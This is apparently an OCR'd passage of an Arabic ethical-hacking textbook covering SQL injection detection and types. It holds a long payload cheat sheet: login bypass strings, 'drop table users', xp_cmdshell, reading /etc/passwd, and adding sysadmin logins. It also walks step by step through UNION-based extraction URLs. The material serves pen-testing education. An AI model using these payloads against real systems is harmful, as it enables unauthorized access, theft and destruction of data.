
Store_Name	Sales	Date
Sydney	$250	Aug-06-2012
Melbourne	$200	Aug-07-2012
Queensland	$400	AUg-08-2012
Victoria	$800	Aug-09-2012

INSERT INTO table_name ("store name", "sa1es","date")
VALUES ("Adelaide", "$1000", "08/10/2012")


Store_Name	Sales	Date
Sydney	$250	Aug-06-2012
Melbourne	$200	Aug-07-2012
Queensland	$400	AUg-08-2012
Victoria	$800	Aug-09-2012
Adelaide	$1000	Aug-10-2012



المثال الخامس: Identifying the Table Name



المثال السادس: Deleting a Table



14.2 اختبار حقن SQL "TESTING FOR SQL INJECTION"


حتى الآن، قد ناقشنا المفاهيم المختلفة من حقن **SQL**. الآن سوف نناقش كيفية اختبار حقن **SQL**. هجمات حقن **SQL** هي الهجمات على تطبيقات الويب التي تعتمد على قواعد البيانات كخلفية لمعالجة وإنتاج البيانات. هنا المهاجمين يقومون بتعديل تطبيق الويب ومحاولة حقن أوامر **SQL** الخاصة بها إلى تلك الصادرة عن قاعدة البيانات. يركز هذا القسم على خصائص هجوم حقن **SQL** والكشف عنها.

الكشف عن حقن SQL "SQL Injection Detection"

<u>فيما يلي الخطوات المختلفة التي يجب اتباعها لتحديد حقن SQL.</u>

- الخطوة 1: التحقق ما إذا كان التطبيق على شبكة الإنترنت يرتبط إلى خادم قاعدة البيانات من أجل الوصول إلى بعض البيانات.
- الخطوة 2: سرد جميع حقول الإدخال، الحقول المخفية، وطلبات **POST** التي يمكن استخدامها في صياغة استعلام **SQL**.
- الخطوة 3: محاولة حقن الكود في حقول الإدخال لإنشاء خطأ.
- الخطوة 4: محاولة لإدراج قيمة السلسلة "**string value**" حيث يتوقع الرقم في حقل الإدخال.

- الخطوة 5: استخدام المشغل **UNION** في حقن **SQL** لضم الاستعلام إلى الاستعلام الأصلي.
- الخطوة 6: توفر رسائل الخطأ المفصلة ثروة من المعلومات للمهاجم من أجل تنفيذ حقن **SQL**.



SQL Injection Error Messages

المهاجم يستفيد من رسائل الخطأ على مستوى قاعدة البيانات "**database-level error messages**" التي يكشف عنها التطبيق. وهذا مفيد جدا لبناء **vulnerability exploit request**. بل هناك فرصه للمآثر الآلية "**automated exploits**" المبنية على رسائل الخطأ المختلفة التي قام بها خادم قاعدة البيانات.

<u>هذه هي أمثلة على هجمات حقن SQL على أساس رسائل الخطأ:</u>

محاولة حقن رموز في حقول الإدخال لإنشاء خطأ علامة اقتباس مفردة (**'**)، الفاصلة المنقوطة (**;**)، التعليقات (**--**)، **AND**، و**OR**.

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'


[Microsoft] [ODBC SQL Server Driver] [SQL Server]Unclosed quotation mark before the character string ' '.
/shopping/buy.aspx, line 52

حاول إدراج قيمة السلسلة حيث متوقع الرقم في حقل الإدخال:

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft] [ODBC SQL Server Driver] [SQL Server] Syntax error converting the varchar value 'test' to a column of data type int . /visa/credit.aspx, line 17

ملاحظة: إذا كانت التطبيقات لا توفر رسائل خطأ مفصل والعودة بـ **'500 Server Error'** بسيطة أو صفحة خطأ مخصصة، ثم محاولة تقنيات **blind injection**.



SQL INJECTION ATTACK CHARACTERS

فيما يلي قائمة من characters التي يستخدمها المهاجم لهجمات حقن SQL:

Character	Function
' or "	Character string indicators
-- or #	Single-line comment
/*...*/	Multiple-line comment
+	Addition, concatenate (or space in url)
||	(Double pipe) concatenate
%	Wildcard attribute indicator
?Param1=foo&Param2=bar	URL Parameters
PRINT	Useful as non-transactional command
@variable	Local variable
@@variable	Global variable
waitfor delay '0:0:10'	Time delay
@@version	Displays SQL server version

طرق إضافية لكشف عن حقن SQL

يمكن الكشف عن حقن **SQL** مع مساعدة من الطرق الإضافية التالية:

Function Testing: هذا الاختبار يقع ضمن نطاق **black box testing**، وعلى هذا النحو، يجب أن لا تحتاج إلى معرفة التصميم الداخلي من الكود أو **logic**.

Fuzzing Testing: هو اختبار تقنية حقن **SQL** المستخدمة لاكتشاف أخطاء الترميز عن طريق إدخال كمية هائلة من البيانات التي تعطل تطبيق ويب.

Static/Dynamic Testing: هو التحليل اليدوي لشفرة المصدر لتطبيقات الويب.

Example of Function Testing:

http://juggyboy/?parameter=123
http://juggyboy/?parameter=1'
http://juggyboy/?parameter=1'#
http://juggyboy/?parameter=1"
http://juggyboy/?parameter=1 AND 1=1—
http://juggyboy/?parameter=1'-
http://juggyboy/?parameter=1 AND 1=2—
http://juggyboy/?parameter=1'/*
http://juggyboy/?parameter=1' AND '1'='1
http://juggyboy/?parameter=1 order by 1000

SQL Injection Black Box Pen Testing

في **black box testing**، مختبر الاختراق لا يحتاج لامتلاك أي معرفة عن الشبكة أو النظام لفحصها. أول وظيفة للمختبر هو معرفة البنية التحتية للموقع والنظام. يحاول المختبر تحديد نقاط الضعف من تطبيقات الويب من وجهة نظر المهاجم. استخدام **characters** خاصة، **white space**، **SQL keywords**، **oversized requests**، وما إلى ذلك لتحديد مختلف الظروف لتطبيق الويب. وفيما يلي مختلف القضايا المتعلقة بـ **SQL injection black box penetration testing**:

- **الكشف عن قضايا حقن SQL**

إرسال علامات الاقتباس المفردة "**single quotes**" كإدخال البيانات للقبض على الحالات التي لم يتم فيها تطهير إدخال المستخدم. إرسال التنصيص "**double quotes**" كإدخال البيانات للقبض على الحالات التي لم يتم فيها تطهير المستخدم.

- **الكشف عن Input Sanitization**

استخدام (**the] character**) **right square bracket**، كإدخال البيانات للقبض على الحالات التي يتم فيها استخدام مدخلات المستخدم كجزء من معرف **SQL** بدون أي من **input sanitization**.

- **كشف تعديل SQL**


إرسال سلاسل طويلة من **single quote characters** (أو **right square brackets** أو **double quotes**). الحد الأقصى هذه من القيم المرجعة من وظائف **REPLACE** و**QUOTENAME**، وربما اقتطاع متغير الأمر المستخدم لأجراء **SQL statement**.

- **Detecting Truncation Issues**

إرسال سلاسل طويلة من البيانات الغير مرغوب فيها، تماما كما كنت تفعل من إرسال سلاسل للكشف عن التجاوزات العازلة؛ هذا العمل قد يرمي **SQL errors** على الصفحة.

TESTING FOR SQL INJECTION


بعض من سلاسل الاختبار مع وجود اختلافات تستخدم في التعامل مع قاعدة البيانات لتجاوز عادة آلية المصادقة. يمكنك استخدام **cheat sheet** هذا لاختبار حقن **SQL**:



Testing String	Variations
'	Single code
1' or '1'='1	1') or ('1'='1
value' or '1'='2	value') or ('1'='2
1' and '1'='2	1') and ('1'='2
1' or 'ab'='a'+'b	1') or ('ab'='a'+'b
1' or 'ab'='a' 'b	1') or ('ab'='a' 'b
1' or 'ab'='a'||'b	1') or ('ab'='a'||'b

Testing String	Variations
';[SQL Statement];--	');[SQL Statement];--
';[SQL Statement];#	');[SQL Statement];#
;[SQL Statement];--	);[SQL Statement];--
;[SQL Statement];#	);[SQL Statement];#

Testing String	Variations
'; drop table users--	
1+1	3-1
value + 0	
1 or 1=1	1) or (1=1
value or 1=2	value) or (1=2
1 and 1=2	1) and (1=2
1 or 'ab'= 'a'+'b'	1) or ('ab '= 'a'+'b'
1 or 'ab'='a' 'b'	1) or ('ab'='a' 'b
1 or ' ab'='a'||'b'	1) or ('ab'='a'||'b'



Testing String	Variations
admin'--	admin')--
admin' #	admin')#
1--	1) --
1 or 1=1--	1) or 1=1--
' or '1'='1'--	') or '1'='1'--

Testing String	Variations
-1 and 1=2--	-1) and 1=2--
' and '1'='2'--	') and '1'='2'--
1/*comment*/	



Testing String
||6
'||'6
(||6)
' OR 1=1--
OR 1=1
' OR '1'='1
; OR '1'='1'
%27+--+
" or 1=1--
' or 1=1 /*

Testing String
or 1=1--
" or "a"="a
Admin' OR '
' having 1=1--
' OR 'text' = N'text'
' OR 2 > 1
' OR 'text' > 't'
' union select
Password:*/=1--
' or 1/*

Testing String
%22+or+isnull%281%2F0%29+%2F*
' group by userid having 1=1--
'; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'
CRATE USER name IDENTIFIED BY 'pass123'
' union select 1,load_file('/etc/passwd'),1,1,1;
'; exec master..xp_cmdshell 'ping 10.10.1.2'--
exec sp_addsrvrolemember 'name' , 'sysadmin'
GRANT CONNECT TO name; GRANT RESOURCE TO name;
' union select * from users where login = char(114,111,111,116);


Testing String
'/**/OR/**/1/**/=/**/1
' or 1 in (select @@version)--
' union all select @@version--
' OR 'unusual' = 'unusual'
' OR 'something' = 'some'+'thing'
' OR 'something' like 'some%'
' OR 'whatever' in ('whatever')
' OR 2 BETWEEN 1 and 3
' or username like char(37);

Testing String
UNI/**/ON SEL/**/ECT
'; EXEC ('SEL' + 'ECT US' + 'ER')
+or+isnull%281%2F0%29+%2F*
%27+OR+%277659%27%3D%277659
%22+or+isnull%281%2F0%29+%2F*
' and 1 in (select var from temp)--
' ; drop table temp --
exec sp_addlogin 'name' , 'password'
@var select @var as var into temp end --

14.3 انواع حقن SQL "TYPE OF SQL INJECTION"

حتى الآن، قد ناقشنا مختلف المفاهيم حول حقن **SQL** وكيفية اختبار تطبيقات الويب للحقن **SQL**. الآن سوف نناقش الأنواع المختلفة من حقن **SQL**. يتم تنفيذ هجمات حقن **SQL** في العديد من الطرق المختلفة التي تسمم استعلام **SQL**، والذي يستخدم للوصول إلى قاعدة البيانات. هذا القسم يعطي نظرة ثاقبة على الطرق المختلفة للتعامل مع هجمات حقن **SQL**. وإيضاح بعض هجمات حقن **SQL** البسيطة، بما في ذلك هجمات **blind SQL injection**، مع مساعدة من بعض الأمثلة.

فيما يلي الأنواع المختلفة من حقن SQL:



SQL Injection: حقن **SQL** هو هجوم حيث يتم حقن الشيفرات الخبيثة من خلال استعلام **SQL** التي يمكنه قراءة البيانات الحساسة وحتى يمكن تعديل (إدراج/تحديث/حذف) البيانات. وتصنف حقن **SQL** بشكل رئيسي إلى نوعين:

- **Blind SQL Injection**

في أي وقت مضى عندما يكون هناك ضعف في تطبيق الويب، حقن **SQL** الأعمى يمكن استخدامه إما للوصول إلى البيانات الحساسة أو لتدمير البيانات. يمكن للمهاجم سرقة البيانات عن طريق طرح مجموعة من الأسئلة الصحيحة أو الخاطئة من خلال بيانات **SQL**.

- **Simple SQL Injection**

Simple SQL injection script يقوم ببناء **SQL query** بواسطة وصل السلاسل **hard-coded strings** معا مع السلسلة المدخلة من قبل المستخدم. وتنقسم حقن **SQL** البسيط مرة أخرى إلى نوعين:

- **UNION SQL Injection**: يستخدم عندما يستخدم المستخدم الأمر **UNION**. المهاجم يقوم بفحص الثغرات عن طريق إضافة العلامة لنهاية الملف "**.php? Id**".
- **Error Based SQL Injection**: المهاجم يستفيد من رسائل الخطأ على مستوى قاعدة البيانات التي يكشف عنها التطبيق. وهذا مفيد جدا لبناء **exploit** على ثغرات الطلب.

هجمات حقن SQL البسيطة "SIMPLE SQL INJECTION ATTACKS"

Simple SQL injection script مبنى على استعلام **SQL** بواسطة وصل السلاسل **hard-coded strings** معا مع السلسلة المدخلة من قبل المستخدم. وفيما يلي مختلف العناصر المرتبطة بهجمات حقن **SQL** البسيطة:

- **إجراء نظام التخزين "System Stored Procedure"**: المهاجمون يستغلون إجراءات تخزين قواعد البيانات لارتكاب اعتداءاتهم.
- **التعليق في نهاية الخط "End of Line Comment"**: بعد ضخ الكود في حقل معين، الكود الشرعي الذي يتبع يلغى "**nullified**" من خلال استخدام التعليقات في نهاية الخط.

SELECT * FROM user WHERE name = 'x' AND userid IS NULL; --' ;

- **الاستعلام الغير صحيح منطقيا "illegal/Logically Incorrect Query"**: المهاجم قد يكسب المعرفة عن طريق حقن الطلبات الغير قانونية/الغير صحيحة منطقيا مثل المعلمات عن طريق الحقن، وأنواع البيانات، أسماء الجداول، الخ.
- **الحشو "Tautology"**: حقن **statements** التي هي دائما **true** بحيث لذلك فان الاستفسارات دائما تقوم بإرجاع نتائج على تقييم شرط **WHERE**.

SELECT * FROM users WHERE name = ' ' OR '1'='1';

- **Union Query**: البيان "**UNION SELECT**" يعود بمجموع بيانات **UNION** المقصود مع مجموعة بيانات الهدف من **Address** ،**Phone** ،**SELECT name**

FROM Users WHERE Id=1 UNION ALL SELECT creditCardNumber, l, 1 FROM CreditCardTable.

UNION SQL Injection Example

يستخدم حقن **UNION SQL** عندما يستخدم المستخدم الأمر **UNION**. المستخدم يقوم بفحص الثغرات من خلال بإضافة علامة إلى نهاية الملف "**php? Id**.". إذا اعاد الأمر مرة أخرى مع خطأ **MYSQL**، فانه على الأرجح ان موقع الويب عرضة لثغرة حقن **UNION SQL**. أنها تشرع في استخدام **ORDER BY** للعثور على الأعمدة، وفي نهاية المطاف، تستخدم الامر **UNION ALL SELECT**.

❖ **Extract Database Name**

هذا هو مثال على **union SQL injection** الذي يحاول فيه المهاجم لاستخراج اسم قاعدة البيانات.

```
http://juggyboy.com/page.aspx?id=1 UNION SELECT ALL 1,DB_NAME,3,4 --
```

[DB_NAME] Returned from the server

❖ **Extract Database Tables**

هذا هو مثال على **union SQL injection** التي يستخدمه مهاجم لاستخراج جداول قاعدة البيانات.

```
http://juggyboy.com/page.aspx?id=1 UNION SELECT ALL 1,name,3,4 from sysobjects where xtype=char(85) --
```

[EMPLOYEE_TABLE] Returned from the server.

❖ **Extract Table Column Names**

هذا هو مثال على **union SQL injection** التي يستخدمه المهاجم لاستخراج أسماء أعمدة الجدول.

```
http://juggyboy.com/page.aspx?id=1 UNION SELECT ALL 1, column name, 3, 4 from DB_NAME. information_schema.
Columns where table_ name = 'EMPLOYEE_TABLE' --
```

[EMPLOYEE_NAME]

❖ **Extract 1st Field Data**


هذا هو مثال على **union SQL injection** التي يستخدمه المهاجم لاستخراج بيانات الحقول.


```
http://juggyboy.com/page.aspx?id=1 UNION SELECT ALL 1, COLUMN-NAME-l, 3, 4 from EMPLOYEE_NAME
```

[FIELD 1 VALUE] Returned from the server

SQL Injection Error Based

المهاجم يستفيد من رسائل الخطأ على مستوى قاعدة البيانات التي يكشف عنها التطبيق. وهذا مفيد جدا لبناء استغلال لنقاط ضعف الطلب. بل هناك فرص لبناء **automated exploits** القائمة على رسائل الخطأ المختلفة التي قام بها خادم قاعدة البيانات.





14.4 حقن SQL الاعمى " BLIND SQL INJECTION"


سبق وان ناقشنا الأنواع المختلفة من هجمات حقن **SQL**. الآن، سوف نناقش كل نوع من هجوم حقن **SQL** بالتفصيل. دعونا نبدأ مع هجوم حقن **SQL** الأعمى. حقن **SQL** الأعمى هو طريقة التي يتم تنفيذها من قبل المهاجم عندما يستجيب أي خادم مع أي رسالة خطأ تفيد بأن بناء الجملة غير صحيح. يقدم هذا القسم ويعطي شرحا مفصلا لهجمات حقن **SQL** الأعمى.

ما هو حقن SQL الأعمى؟

